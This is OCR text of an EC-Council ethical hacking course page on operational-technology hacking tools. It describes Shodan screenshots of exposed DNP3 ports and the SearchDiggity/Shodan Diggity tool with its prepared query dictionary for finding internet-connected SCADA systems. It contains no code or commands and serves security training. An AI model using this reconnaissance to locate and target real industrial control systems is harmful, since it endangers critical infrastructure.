


Figure 18.110: Screenshot of Shodan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.111: Screenshot of Shodan showing open port DNP3


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Information-Gathering Tools

Discussed below are various OT information-gathering tools:

- **SearchDiggity**

  Source: *http://temp.bishopfox.com*

  SearchDiggity is the primary attack tool of the Google Hacking Diggity Project. It consists of a set of tools including GoogleDiggity, BingDiggity, Bing LinkFromDomainDiggity, CodeSearchDiggity, DLPDiggity, FlashDiggity, MalwareDiggity, PortScanDiggity, SHODANDiggity, BingBinaryMalwareSearch, and NotInMyBackYard Diggity.

  Shodan Diggity provides an easy-to-use scanning interface to the popular Shodan hacking search engine; furthermore, it comes equipped with a convenient list of 167 search queries ready in a pre-made dictionary file known as the Shodan Hacking Database (SHDB). Shodan is a search engine that lets you find specific types of computers (routers, servers, etc.) using a variety of filters. Attackers use Shodan Diggity to detect SCADA systems connected to the Internet along with their details such as IP address, geolocation, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


